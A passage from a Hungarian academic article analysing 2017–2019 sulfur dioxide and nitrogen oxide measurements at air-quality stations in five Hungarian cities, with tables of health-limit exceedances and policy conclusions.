2019. március	1,94	1,77	2,22	3,59	3,90	4,23	8,94
2019. április	2,42	4,91	2,13	3,56	2,50	3,65	9,73
2019. május	1,87	Nincs adat	1,63	2,10	1,71	2,34	7,73
2019. június	2,53	2,51	3,04	1,80	2,20	2,54	10,11
2019. július	2,97	4,21	3,34	1,96	3,61	3,04	6,20
2019. augusztus	3,77	4,28	3,50	2,24	6,92	2,69	7,80
2019. szeptember	3,16	4,98	3,45	4,09	6,79	2,23	9,45
2019. október	3,77	3,59	3,56	4,51	4,90	3,34	14,15
2019. november	3,90	4,11	3,99	5,17	3,49	3,11	6,48
2019. december	4,03	4,00	2,87	4,86	5,42	3,39	7,76



3. ábra

Magyarország – általam vizsgált – mérőállomásaira vonatkozó 2017–2019. éves intervallumban mért kén-dioxid (SO_2) havi átlagértékei.

Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) adatai alapján a szerző szerkesztése

Magyarország nitrogén-oxidok (NO_x) kibocsátásának alakulása

A légkört 78%-ban stabil nitrogén gáz (N2) alkotja, amelyből a nitrogén-oxidok (NO_x), úgymint nitrogén-monoxid (NO), nitrogén-dioxid (NO_2), valamint dinitrogén-oxid (N2O) keletkezhetnek: a) természetes úton legnagyobb mennyiségben a nitrogénmegkötő baktériumok által kerülnek a légkörbe, illetve villámlás és erdőtüzek hatására; b) emberi tevékenység által mesterséges (antropogén) módon – a közlekedésben a kipufogócsöveken keresztül az üzemanyag-, az energiatermelésben a fosszilis tüzelőanyagok elégetése, illetve az erdőégetés során, továbbá a vegyipari, illetve a nitrogénműtrágya- és salétromsav-gyártás, valamint műtrágyázás folyamán – hő hatására oxidációval jönnek létre.

Hazánk levegőjében is légszennyezőként mindháromféle nitrogén-oxid-vegyület kimutatható.


Bár a nitrogén-monoxid (NO) az élő szervezetben is megtalálható, azonban túl magas koncentrációban kitágítva a vérereket elsősorban szemkötőhártya-gyulladást és légúti nyálkahártya irritációt okoz, valamint 200 mg/m^3 fölötti koncentrációban a tüdő szöveteit is roncsolja. Az ipari országokban a nitrogén-oxid-kibocsátás 50%-át a háztartási, illetve az ipari tüzelés, 40%-át a szállítóipar (közlekedés) és csak 10%-át a természetes források és a vegyipar teszik ki. Jelentős szerepe van a fotokémiai szmog, savas eső és az ózonlyuk kialakulásában. A nitrogén-monoxid – a növényzet által kibocsátott és a kipufogógázok szén-monoxidjából, illetve szénhidrogénjeiből kialakuló – szerves gyökökkel oxidálódva az emberi szervezetre rendkívül ártalmas (nagyon reakcióképes, töménytől vörösesbarna színű, levegőnél nehezebb) nitrogén-dioxid (NO_2) gázt eredményez, amely a napsugárzás, illetve hő hatására visszabomlik nitrogén-monoxiddá (NO) és atomos oxigénné (O). Ez az atomos oxigén a légkörben lévő oxigén (O_2) -molekulákkal egyesülve ózonná (O_3) alakul át. Oxigénnel és vízzel vegyülve a nitrogén-dioxid salétromsavat eredményez, amely (a kénsavhoz hasonlóan) savas esőt (savas ülepedés) okoz. (A később említett Los Angeles-típusú, fotokémiai szmog fő összetevője a nitrogén-dioxid.)[14]

A Hermann Ottó Intézet 2016-ban kiadott *Magyarország környezeti állapota 2015* című jelentésében Magyarország nitrogén-oxid (NO_x) -kibocsátásának 2005 és 2014 közötti alakulásáról készített grafikonja (4. ábra) szerint ennek a levegőszennyezőnek rendkívül magas a levegőterhelése, amelynek jelentős hányadát a közlekedés okozza. Ugyanakkor az is látszik, hogy az említett szektorban – a különböző levegőminőség-védelmi szabályozások (például gépjárműforgalom-korlátozások és tűzgyújtási tilalom) bevezetésével – évről évre folyamatos csökkenő tendenciát jelez a kibocsátás mértéke:[15]

A Hermann Ottó Intézet 2018-ban kiadott *Magyarország környezeti állapota 2017* című jelentése szerint Magyarország nitrogén-oxid (NO_x) -kibocsátásának alakulásában továbbra is a közlekedés szektora játszik nagy szerepet (5. ábra). Hazánk légkörébe jutó nitrogén-oxidok koncentrációjának fokozatos csökkenő tendenciáját a 2015-ben és – a KSH környezeti adatai alapján[16] – a 2017-ben mért valamivel magasabb

[14] Anda i. m. (9. lj.)
[15] Riesz i. m. (7. lj.)
[16] *Táblák (STADAT) – Idősoros éves adatok – Környezet.* Központi Statisztikai Hivatal. Elérhető: www.ksh.hu/stadat_eves_5 (A letöltés dátuma: 2019. 06. 21.)


eredmények megtörték. Sajnos a koncentráció mérséklődése továbbra sem kielégítő mértékű, hiszen rendkívül lassú a régi – főként dízel – autók forgalomból való kivonásának és az elektromos gépjárművek bevezetésének folyamata:[17]



4. ábra

Magyarország NO_x-kibocsátásának 2005 és 2014 közötti alakulása szektorokra bontva.

Forrás: Riesz i. m. (7. lj.) 37.



5. ábra

Magyarország NO_x kibocsátásának 2006 és 2016 közötti alakulása szektorokra bontva.

Forrás: Holes i. m. (7. lj.) 37.

[17] Holes i. m. (7. lj.)

Az általam vizsgált városok OLM[18] által összegyűjtött mérési adatai alapján megint csak a tárgyalt évek fűtési szezonja során Budapesten mérték a legkiugróbb napi NO_x-értékeket (2017. december: 303,8 µg/m³; 2018. december: 523,1 µg/m³; 2019. február: 298,2 µg/m³) (2. táblázat). Az említett városokban mért csúcsértékek megmutatják, hogy ugyan 2019. évre mérséklődött a nitrogén-oxidok (NO_x) kibocsátásának mértéke, azonban még így is meghaladta a 150 µg/m³ 24 órás egészségügyi határértéket. A havi átlagértékeket tekintve (6. ábra) az is jól látszik, hogy bár nem Miskolcon mérték a legkiemelkedőbb napi értékeket, mégis a vizsgált intervallumban – Budapest mellett – az egészségügyi határértéket tartósan meghaladó magas NO_x-koncentráció végig kimutatható volt. Budapesten minden évben akadt egy-egy olyan időszak, amikor négy-öt egymást követő napon át mértek 150 µg/m³-nál magasabb NO_x-értékeket: 2017 és 2018 évek októberében, illetve 2019 év februárjában. Ez utóbbi időszakban Nyíregyházán is hat napon keresztül, Miskolcon pedig 2017 év januárjában öt napon keresztül fordult elő magasabb érték (2. táblázat).

2. táblázat


Magyarország – általam vizsgált – mérőállomásainak 2017 és 2019 között mért 24 órás egészségügyi határértéket meghaladó nitrogén-oxidok (NO_x) napi értékeiről készített kimutatásmetszet.

Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) adatai alapján a szerző szerkesztése

	NO_x						
Dátum	**Budapest, Gilice tér**	**Budapest, Pesthideg-kút**	**Budapest, Teleki tér**	**Dorog**	**Miskolc, Búza tér**	**Nyír-egyháza**	**Szeged 2, Rózsa u.**
Határértékek	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**
2017. 01. 23.	77,8	68	112,7	48,3	**209,7**	Nincs adat	11,9
2017. 01. 24.	146,9	77,3	146,6	37,9	**193,2**	75	9,7
2017. 01. 25.	134,6	45,5	119,8	31,4	**159,7**	103,3	10,9
2017. 01. 26.	42,7	98,5	107	50	**242,9**	59,4	9,3
2017. 10. 16.	93,1	Nincs adat	**193,9**	38	118,9	132,8	Nincs adat
2017. 10. 17.	97,8	Nincs adat	**234,8**	51,9	129,2	123	Nincs adat
2017. 10. 18.	62	Nincs adat	**163,1**	54,8	142,8	119,7	Nincs adat
2017. 10. 19.	88,7	Nincs adat	**155,2**	56,5	138,4	**194,9**	Nincs adat
2017. 10. 20.	113,6	Nincs adat	**229,5**	35,9	108,2	100,5	Nincs adat
2017. 12. 20.	**188**	94,5	**210,1**	Nincs adat	**161**	91,6	43,8
2017. 12. 21.	**189,1**	52,1	**303,8**	Nincs adat	100,4	70,3	68,1
2018. 10. 15.	73,5	Nincs adat	**203,7**	Nincs adat	100,6	**173,8**	57,5
2018. 10. 16.	64,5	72,3	**196,2**	Nincs adat	116,2	**216,5**	63,9
2018. 10. 17.	67,7	78,7	**214,9**	Nincs adat	120,1	**163,1**	60,8
2018. 10. 18.	131,2	96,5	**213,1**	Nincs adat	Nincs adat	89,4	35,5
2018. 10. 19.	**177,3**	74,9	**221,9**	Nincs adat	143,3	101,1	30,1

[18] *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.)

NO_x							
Dátum	**Budapest, Gilice tér**	**Budapest, Pesthideg-kút**	**Budapest, Teleki tér**	**Dorog**	**Miskolc, Búza tér**	**Nyír-egyháza**	**Szeged 2, Rózsa u.**
Határértékek	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**	**150 µg/m³**
2018. 12. 17.	**173,9**	92,7	**253,8**	Nincs adat	137,6	56,2	18,6
2018. 12. 18.	**350,5**	**224,2**	**523,1**	Nincs adat	**177,9**	Nincs adat	71,6
2018. 12. 19.	**216,6**	**170,2**	**241**	Nincs adat	97,4	41,9	45,1
2019. 02. 07.	Nincs adat	Nincs adat	**233,2**	Nincs adat	132,2	67,9	41,8
2019. 02. 08.	138,9	Nincs adat	**202,2**	Nincs adat	**155,2**	**213,7**	43,8
2019. 02. 15.	127,9	95,4	**166,5**	Nincs adat	143,9	**162,9**	63,7
2019. 02. 16.	136,3	52,7	**239,9**	Nincs adat	109,9	**181**	48,3
2019. 02. 17.	Nincs adat	49,4	**242**	Nincs adat	105,9	**165,4**	76,8
2019. 02. 18.	**157,7**	122,6	**298,2**	Nincs adat	Nincs adat	**207,3**	**155,5**
2019. 02. 19.	115,8	97	**177,1**	Nincs adat	131,8	**228,9**	125
2019. 02. 20.	Nincs adat	34,7	58,6	Nincs adat	**157,1**	**165,6**	24,1



6. ábra

Magyarország – általam vizsgált – mérőállomásaira vonatkozó 2017–2019. éves intervallumban mért nitrogén-oxidok (NO_x) havi átlagértékei.

Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) alapján a szerző szerkesztése

A tárgyalt intervallumban a nitrogén-oxidok (NO_x) csúcsértékeinek megfelelően ugyanazokon a napokon és ugyancsak Budapesten mérték a legmagasabb nitrogén-monoxid (NO) napi értékeket is (2017. december: 157,3 µg/m³; 2018. december: 272,1 µg/m³;

2019. február: 136,8 µg/m³), amelyek jócskán meghaladták a 30 µg/m³ napi 8 órás egészségügyi határértéket (3. táblázat).[19]

Mindhárom év fűtési szezonjában leginkább Miskolcon, de Budapesten is többször fordult elő, hogy az adott hónap 65–80%-ában 30 µg/m³ fölött volt a levegő nitrogén-monoxid (NO) -koncentrációja. A vizsgált években több olyan időszak volt, amikor négy vagy annál több egymást követő napon keresztül fennállt a 30 µg/m³ napi 8 órás egészségügyi határértéket meghaladó nitrogén-monoxid (NO) -érték (4. táblázat). 2017 októberében (12 nap) és 2019. október (11 nap) és november (14 nap) hónapjában Miskolcon volt a leghosszabb ilyen időszak, 2018 október (16 nap), illetve november (15 nap) hónapjában pedig Budapesten (5. táblázat).

3. táblázat

Magyarország – általam vizsgált – mérőállomásainak 2017 és 2019 között mért 8 órás egészségügyi határértéket meghaladó nitrogén-monoxid (NO) napi értékeiről készített kimutatásmetszet.

Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) alapján a szerző szerkesztése

NO							
Dátum	**Budapest, Gilice tér**	**Budapest, Pest-hidegkút**	**Budapest, Teleki tér**	**Dorog**	**Miskolc, Búza tér**	**Nyíregyháza**	**Szeged 2, Rózsa u.**
Határértékek	**30 µg/m³**	**30 µg/m³**	**30 µg/m³**	**30 µg/m³**	**30 µg/m³**	**30 µg/m³**	**30 µg/m³**
2017. 12. 17.	19,1	Nincs adat	31	Nincs adat	29,3	6,3	2,1
2017. 12. 18.	46,9	Nincs adat	72,1	Nincs adat	45	6,2	5,2
2017. 12. 19.	61,1	Nincs adat	57,2	Nincs adat	67,9	12,7	19,5
2017. 12. 20.	88,7	39,4	98,9	Nincs adat	73,5	37,3	8,6
2017. 12. 21.	96,6	14,9	157,3	Nincs adat	40,4	26,4	23
2017. 12. 22.	27,9	3,5	48	Nincs adat	41,8	27	25,6
2018. 12. 16.	26,3	11,6	58	Nincs adat	32	11,4	9,7
2018. 12. 17.	78,3	36,8	119,5	Nincs adat	61,9	19	1,8
2018. 12. 18.	177,2	109,9	272	Nincs adat	79,7	Nincs adat	16,8
2018. 12. 19.	105,8	68	111,8	Nincs adat	35,6	7,5	6,9
2018. 12. 20.	8,3	23,6	38,3	Nincs adat	26	15,9	4,3
2018. 12. 21.	14,7	34,9	48,4	Nincs adat	28	15,1	5,5
2018. 12. 22.	17	6,4	40,3	Nincs adat	36,9	12,5	6,5
2019. 02. 05.	29,9	Nincs adat	38,8	Nincs adat	46,7	Nincs adat	1,5
2019. 02. 06.	31,5	Nincs adat	47,2	Nincs adat	Nincs adat	12,6	1,5
2019. 02. 07.	Nincs adat	Nincs adat	105,2	Nincs adat	55,5	20,7	10,2
2019. 02. 08.	54,3	Nincs adat	84,5	Nincs adat	69,5	106,1	11,5
2019. 02. 15.	49,3	41,8	69,8	Nincs adat	63,8	82,6	23,8
2019. 02. 16.	59,8	14,4	114,5	Nincs adat	45,9	85,1	11,2
2019. 02. 17.	Nincs adat	10,8	110,8	Nincs adat	42,8	79,3	26,5
2019. 02. 18.	60,5	44,7	136,8	Nincs adat	Nincs adat	102,7	71
2019. 02. 19.	34,8	32,3	66,7	Nincs adat	51,1	109,1	54,1
2019. 02. 20.	Nincs adat	6,8	10,4	Nincs adat	67,6	75,9	1,9

[19] Uo.

4. táblázat

Magyarország – általam vizsgált – városainak 2017 és 2019 között mért 8 órás egészségügyi határértéket (30 µg/m³) meghaladó nitrogén-monoxid (NO) -koncentrációjú napjainak száma havi bontásban.

Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) alapján a szerző szerkesztése

		Hónapok											
		01.	02.	03.	04.	05.	06.	07.	08.	09.	10.	11.	12.
2017.	Budapest	13	14	9	1	0	0	0	1	6	15	10	16
	Dorog	2	0	0	0	0	0	0	0	0	0	1	0
	Miskolc	21	11	16	3	2	0	0	0	11	19	22	23
	Nyíregyháza	4	4	3	1	0	0	0	0	0	11	5	3
	Szeged	0	0	1	0	0	0	0	0	0	0	0	1
2018.	Budapest	14	4	3	0	0	0	0	0	5	20	20	16
	Dorog	0	0	0	0	0	0	0	0	0	0	0	0
	Miskolc	20	11	12	4	0	1	0	0	4	20	20	25
	Nyíregyháza	5	0	0	2	0	0	0	0	2	13	11	4
	Szeged	0	0	0	0	0	0	0	0	0	1	1	0
2019.	Budapest	6	14	6	0	0	0	0	0	2	18	17	14
	Dorog	0	0	0	0	0	0	0	0	0	0	2	2
	Miskolc	14	20	8	3	6	0	0	0	10	25	23	22
	Nyíregyháza	3	10	5	0	0	0	0	0	1	11	6	6
	Szeged	0	2	0	0	0	0	0	0	0	6	1	0

5. táblázat

Magyarország – általam vizsgált – városainak 2017 és 2019 között 4 vagy több egymást követő napon mért 8 órás egészségügyi határértéket (30 µg/m³) meghaladó nitrogén-monoxid (NO) -koncentrációjú napjai.

Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) alapján20 a szerző szerkesztése


	Budapest		Miskolc		Nyíregyháza	
	időszak	nap	időszak	nap	időszak	nap
2017.	2017. 01. 01–2017. 01. 05.	5	2017. 01. 18–2017. 01. 21.	4		
			2017. 01. 23–2017. 01. 27.	5		
			2017. 01. 29–2017. 02. 01.	4		
			2017. 02. 03–2017. 02. 07.	5		
			2017. 03. 06–2017. 03. 09.	4		
	2017. 09. 28–2017. 10. 03.	6	2017. 09. 25–2017. 09. 29.	5		
	2017. 10. 15–2017. 10. 21.	7	2017. 10. 10–2017. 10. 21.	12	2017. 10. 13–2017. 10. 20.	8
			2017. 11. 04–2017. 11. 10.	7		
			2017. 11. 14–2017. 11. 18.	5		
			2017. 11. 27–2017. 12. 02.	6		
			2017. 12. 04–2017. 12. 10.	7		
			2017. 12. 12–2017. 12. 16.	5		

[20] *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.)

	Budapest		Miskolc		Nyíregyháza	
	időszak	nap	időszak	nap	időszak	nap
2017.	2017. 12. 17–2017. 12. 22.	6	2017. 12. 18–2017. 12. 22.	5		
	2017. 12. 25–2017. 12. 28.	4	2017. 12. 26–2017. 12. 29.	4		
2018.	2018. 01. 05–2018. 01. 10.	6	2018. 01. 06–2018. 01. 12.	7		
			2018. 01. 25–2018. 01. 29.	5		
			2018. 02. 14–2018. 02. 17.	4		
			2018. 03. 05–2018. 03.10.	6		
	2018. 10. 04–2018. 10. 19.	16	2018. 10. 25–2018. 10. 28.	4	2018. 10. 10–2018. 10. 13.	4
	2018. 10. 30–2018. 11. 13.	15	2018.10. 30–2018. 11. 02.	4		
			2018. 11. 04–2018. 11. 10.	7	2018. 11. 02–2018. 11. 09.	8
			2018. 11. 12–2018. 11. 16.	5		
			2018. 11. 20–2018. 11. 23.	4		
	2018. 12. 05–2018. 12. 09.	5	2018. 12. 03–2018. 12. 08.	6		
	2018. 12. 16–2018. 12. 22.	7	2018. 12. 14–2018.12. 19.	6		
			2018. 12. 25–2018.12. 31.	7		
2019.			2019. 01. 16–2019. 01. 19.	4		
	2019. 02. 05–2019. 02. 08.	4	2019. 02. 11–2019. 02. 17.	7	2019. 02. 13–2019. 02. 20.	8
	2019. 02. 15–2019. 02. 19.	5	2019. 02.19–2019. 02. 22.	4		
	2019. 03. 21–2019. 03. 24.	4	2019. 02. 25–2019. 02. 28.	4		
			2019. 10. 01–2019. 10. 04.	4		
	2019. 10. 13–2019. 10. 18.	6	2019. 10. 11–2019. 10. 21.	11	2019. 10. 12–2019. 10. 15.	4
	2019. 10. 25–2019. 10. 28.	4	2019. 10. 27–2019. 11. 01.	6	2019. 10. 24–2019. 10. 27.	4
	2019. 11. 11–2019. 11. 16.	6	2019. 11. 11–2019. 11. 24.	14		
			2019. 11. 26–2019. 11. 29.	4		
	2019. 12. 15–2019. 12. 21.	7	2019. 12. 09–2019. 12. 15.	7		
			2019. 12. 17–2019. 12. 20.	4		

Az OLM[21] által nyilvántartott budapesti, dorogi, miskolci, nyíregyházi és szegedi mérési adatok alapján 2017. január 1-jétől 2019. december 31-ig tartó időintervallumban valószínűleg ugyancsak a fűtési szezonnal hozható összefüggésbe az a néhány egészségügyi határértéket meghaladó nitrogén-dioxid (NO_2) -kibocsátás, amelyet főként Budapesten, valamint Miskolcon és Nyíregyházán is mérni lehetett (6. táblázat). Az utóbbi két városban csupán 2017. év telén volt néhány kiugró eredmény (2017. január 30–31. Miskolcon: 127; 110,5; Nyíregyházán: 91,2), Budapesten azonban az említett időszakban minden évben tapasztalható volt néhány nap, amikor jócskán a 85 µg/m^3 egészségügyi határérték fölé kerültek az értékek. Szerencsére azonban a vizsgált városok közül egyikre sem volt jellemző az egymást követő két napnál hosszabb ideig tartó magas nitrogén-dioxid (NO_2) -koncentráció.

[21] *Orszagos Legszennyezettsegi Merőhalozat* i. m. (8. lj.)



7. ábra

Magyarország – általam vizsgált – mérőállomásaira vonatkozó 2017–2019. éves intervallumban mért nitrogén-monoxid (NO) havi átlagértékei.


Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) alapján a szerző szerkesztése

6. táblázat

Magyarország – általam vizsgált – mérőállomásainak 2017. és 2019. között mért 24 órás egészségügyi határértéket meghaladó nitrogén-dioxid (NO_2) napi értékeiről készített kimutatásmetszet.

Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) alapján a szerző szerkesztése

NO_2							
Dátum	**Budapest, Gilice tér**	**Budapest, Pesthi-degkút**	**Budapest, Teleki tér**	**Dorog**	**Miskolc, Búza tér**	**Nyíregy-háza**	**Szeged 2, Rózsa u.**
Határ-értékek	**85 µg/m³**	**85 µg/m³**	**85 µg/m³**	**85 µg/m³**	**85 µg/m³**	**85 µg/m³**	**85 µg/m³**
2017. 01. 20.	76,6	58,6	104	52,8	93,1	64,6	18,2
2017. 01. 21.	58,7	72,9	96,3	53,9	89,8	68,2	18,3
2017. 01. 30.	23,7	50,3	50	39,3	127	91,2	9,8
2017. 01. 31.	24,8	38,3	52,2	25,9	110,5	86,4	9,2
2018. 10. 17.	46,5	41,8	85,9	Nincs adat	51,3	51,6	36,2
2018. 10. 18.	74,5	42,5	87,3	Nincs adat	Nincs adat	43,3	30
2018. 12. 18.	79,1	55,7	106,1	Nincs adat	55,6	Nincs adat	45,8
2019. 02. 18.	65,1	54,1	88,4	Nincs adat	Nincs adat	49,8	46,7
2019. 03. 22.	81,1	38,7	91,4	Nincs adat	37,1	29,6	31,8



8. ábra

Magyarország – általam vizsgált – mérőállomásaira vonatkozó 2017–2019. éves intervallumban mért nitrogén-dioxid (NO_2) havi átlagértékei.

Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) alapján a szerző szerkesztése

Következtetés

A jelen cikkben tárgyalt két légszennyező anyag kibocsátási mennyiségéről az általam vizsgált elmúlt három év tükrében is elmondható, hogy mindkettő koncentrációja – az év többi napjában mértekhez képest – leginkább a fűtési szezonban ért el magasabb értéket (legalábbis az általam vizsgált 5 városban). Ugyanakkor a két anyag közül csak az egyik vegyületcsoport: a nitrogén-oxidok (NO_x, NO_2, NO) esetében beszélhetünk egészségügyi határérték túllépéséről, amelyek közül a nitrogén-dioxid kivételével, mind a nitrogén-oxidok (NO_x), mind a nitrogén-monoxid (NO) huzamosabb ideig (több mint három napon keresztül) a hatóságilag megengedett mértékhatáron felüli volt. Mint azt a cikkben kifejtettem, a túl magas nitrogén-monoxid (NO) -koncentráció rosszul vagy egyáltalán nem karbantartott fűtési rendszerek mellett zárt térben akár három napon belül is komoly egészségügyi kockázatot jelenthet.

Ezzel szemben az OLM oldaláról[22] kigyűjtött és kielemzett mérési adatok alapján a kén-dioxid (SO_2) koncentrációja – beleértve a fűtési időszakot is – mindvégig jóval az egészségügyi határértéken belül mozgott.

Ebből azt a következtetést lehet levonni, hogy a nitrogén-oxidok (NO_x) és a nitrogén-monoxid (NO) csökkentése érdekében – a magyar szabályozásokat és fejlesztéseket tekintve – még szükséges lenne további lépéseket tenni. Ebben nagy segítséget nyújthat a házak, épületek megfelelő szigetelése, illetve javítása, modernizációja, az elektromos

[22] *Orszagos Legszennyezettsegi Merőhalozat* i. m. (8. lj.)

fűtési (infrapanel) technológia és az alternatív energiaforrások könnyebben hozzáférhetővé tétele, valamint a közúti közlekedésben az elektromos autók elterjedése.

A cikksorozat folytatásában szó lesz még az ózon (O_3), a benzol (C_6H_6), az ammónia (NH_3), a szén-monoxid (CO) és a szállópor (PM10 és PM2,5) magyarországi koncentrációjáról és egészségügyi hatásairól.

Felhasznált irodalom

Anda Angéla: *Levegőtisztaság védelme.* 2011. Elérhető: www.tankonyvtar.hu/hu/tartalom/tamop425/0032_Levegotisztasagvedelem/adatok.html (A letöltés dátuma: 2019. 02. 13.)

Aunan, Kristin – Pátzay György – H. Asbjørn Aaheim – Martin H. Seip: Health and environmental benefits from air pollution reductions in Hungary. Norway, Oslo: *The Science of the Total Environment,* 212. (1998), 2–3. 245–268. DOI: https://doi.org/10.1016/s0048-9697(98)00002-3

Frigy Éva Gy.: Éltető levegő – A levegő minőségével kapcsolatos problémák összefoglalása. *Hadmérnök,* 14. (2019), 3. 21–34. DOI: http://doi.org/10.32567/hm.2019.3.3

Holes Annamária (szerk.): *Magyarország környezeti állapota 2017.* Budapest, Hermann Ottó Intézet, 2018.

Környezetvédelmi Tanács. 2019 június 26. Európai Unió Tanácsa. Elérhető: www.consilium.europa.eu/hu/meetings/env/2019/06/26/ (A letöltés dátuma: 2019. 09. 15.)

Országos Légszennyezettségi Mérőhálózat. Földművelésügyi Minisztérium. Elérhető: www.levegominoseg.hu/automata-merohalozat (A letöltés dátuma: 2020. 03. 01.)

